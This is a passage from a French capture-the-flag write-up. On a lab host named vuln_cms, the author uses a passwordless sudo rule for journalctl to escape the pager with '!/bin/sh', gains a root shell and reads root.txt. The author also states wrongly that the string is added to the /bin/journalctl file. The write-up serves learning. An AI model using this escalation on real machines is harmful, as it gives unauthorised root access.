tyrell@vuln_cms:~$ cat /etc/sudoers.d/journalctl
#Defaults env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User tyrell may run the following commands on vuln_cms:
    (root) NOPASSWD: /bin/journalctl
tyrell@vuln_cms:~$
```

On cherche sur internet ce droit pour voir si on peut l'exploiter. Je cherche journalctl vulnerability et je trouve cette page :

[/journalctl](#) ⚡ Star 10,844

Shell | Sudo

This invokes the default pager, which is likely to be [less](#), other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
journalctl  
!/bin/sh
```

Sudo

If the binary is allowed to run as superuser by [sudo](#), it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo journalctl  
!/bin/sh
```

on va donc ajouter le !/bin/sh dans le fichier /bin/journalctl
je fait sudo journalctl et j'écris !/bin/sh et je suis en root !!

```
File Actions Edit View Help
May 28 12:16:41 vuln cms kernel: KERNEL supported cpus:
May 28 12:16:41 vuln cms kernel: x86/fpu: Supporting XSAVE feature 0x0000000000000000
May 28 12:16:41 vuln cms kernel: x86/fpu: Supporting XSAVE feature 0x000000000000000f
May 28 12:16:41 vuln cms kernel: Centaur CentaurHauls
May 28 12:16:41 vuln cms kernel: [Firmware Bug]: TSC doesn't count with P0 frequency!
May 28 12:16:41 vuln cms kernel: x86/fpu: Supporting XSAVE feature 0x0000000000000007: floating point registers'
May 28 12:16:41 vuln cms kernel: x86/fpu: Supporting XSAVE feature 0x0000000000000008: SSE registers'
May 28 12:16:41 vuln cms kernel: x86/fpu: Supporting XSAVE feature 0x0000000000000009: AVX registers'
May 28 12:16:41 vuln cms kernel: x86/fpu: xstate_offset[2]: 576 xstate_size[2]: 256
May 28 12:16:41 vuln cms kernel: x86/fpu: Enabled xstate registers & context size is 332 bytes, using 'standard' format.
May 28 12:16:41 vuln cms kernel: BIOS provided physical RAM: 0x0000000000000000-0x00000000009fbff] usable
May 28 12:16:41 vuln cms kernel: BIOS-e820: [mem 0x0000000000000000-0x00000000009fbff] reserved
May 28 12:16:41 vuln cms kernel: BIOS-e820: [mem 0x0000000000000000-0x00000000009ffff] unusable
May 28 12:16:41 vuln cms kernel: BIOS-e820: [mem 0x0000000000100000-0x0000000007ffff] usable
May 28 12:16:41 vuln cms kernel: BIOS-e820: [mem 0x0000000007ff0000-0x0000000007ffff] ACPI data
May 28 12:16:41 vuln cms kernel: BIOS-e820: [mem 0x000000000fe0000-0x000000000fc0fff] reserved
May 28 12:16:41 vuln cms kernel: BIOS-e820: [mem 0x000000000fc0000-0x000000000fcffff] reserved
May 28 12:16:41 vuln cms kernel: BIOS-e820: [mem 0x00000000fffc0000-0x00000000ffff] reserved
May 28 12:16:41 vuln cms kernel: NX (Execute Disable) protection: active
May 28 12:16:41 vuln cms kernel: SME (OS X2) present
May 28 12:16:41 vuln cms kernel: CPUID detected: VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
May 28 12:16:41 vuln cms kernel: Hypervisor detected: KVM
May 28 12:16:41 vuln cms kernel: e828: update [mem 0x00000000-0x0000ffff] usable ==> reserved
May 28 12:16:41 vuln cms kernel: e828: update [mem 0x00000000-0x0000ffff] usable
May 28 12:16:41 vuln cms kernel: last_fini_pfn=0xffffe exec_pfn = 0x40000000
May 28 12:16:41 vuln cms kernel: MTRR default type: uncachable
May 28 12:16:41 vuln cms kernel: MTRR variable ranges disabled
May 28 12:16:41 vuln cms kernel: MTRR Disabled
May 28 12:16:41 vuln cms kernel: x86/PAT disabled, skipping PAT initialization too.
May 28 12:16:41 vuln cms kernel: CPU MTRRs all blank - virtualized system.
May 28 12:16:41 vuln cms kernel: x86/PAT: Configuration [0-7]: W0 WT UC- UC WB WT UC- UC
May 28 12:16:41 vuln cms kernel: Fdscr: GMP mode is 0, lms 0x0000ffff-0x0000ffff
May 28 12:16:41 vuln cms kernel: Fdscr: GMP mode is 0, lms 0x0000ffff-0x0000ffff
May 28 12:16:41 vuln cms kernel: Fdscr: GMP mode is 0, lms 0x0000ffff-0x0000ffff
May 28 12:16:41 vuln cms kernel: RAMDISK: [mem 0x0ec5000-0x4759ff] usable
May 28 12:16:41 vuln cms kernel: ACPI: Early table checksum verification disabled
May 28 12:16:41 vuln cms kernel: ACPI: SxST 0x000000007ffff080 00003C {v01 VBOX VBOXXSDT 00000001 ASL 00000001}
May 28 12:16:41 vuln cms kernel: ACPI: FADT 0x000000007ffff080 0000f4 {v04 VBOX VBOXFACP 00000001 ASL 00000001}
May 28 12:16:41 vuln cms kernel: ACPI: DSDT 0x000000007ffff0470 002325 {v02 VBOX VBOXBIOS 00000002 INTL 20100528}
May 28 12:16:41 vuln cms kernel: ACPI: FACS 0x000000007ffff0200 000046
May 28 12:16:41 vuln cms kernel: ACPI: APIC 0x000000007ffff240 000054 {v02 VBOX VBOXAPIC 00000001 ASL 00000001}
May 28 12:16:41 vuln cms kernel: ACPI: SVID 0x000000007ffff240 00001C {v01 VBOX VBOXCPUT 00000002 INTL 20100528}
May 28 12:16:41 vuln cms kernel: ACPI: APIC 0x000000007ffff240 000000 {v00 VBOX VBOXAPIC 00000000 ASL 00000000}
May 28 12:16:41 vuln cms kernel: No NUMA configuration found
May 28 12:16:41 vuln cms kernel: Faking a node at [mem 0x0000000000000000-0x000000007fffffff]
May 28 12:16:41 vuln cms kernel: NODE_DATA(0) allocated [mem 0x7ffffc5000-0x7ffffeff]
May 28 12:16:41 vuln cms kernel: kvm-clock: cpu 0, msr 0/7ff44001, primary cpu clock
/bin/sh
# whoami
root
#
```

j'accède au dossier root et j'affiche le texte :

```
File Actions Edit View Help
# cd /root
# ls
root.txt
# cat root
cat: root: No such file or directory
# cat root.txt
432035792046039
#
#
```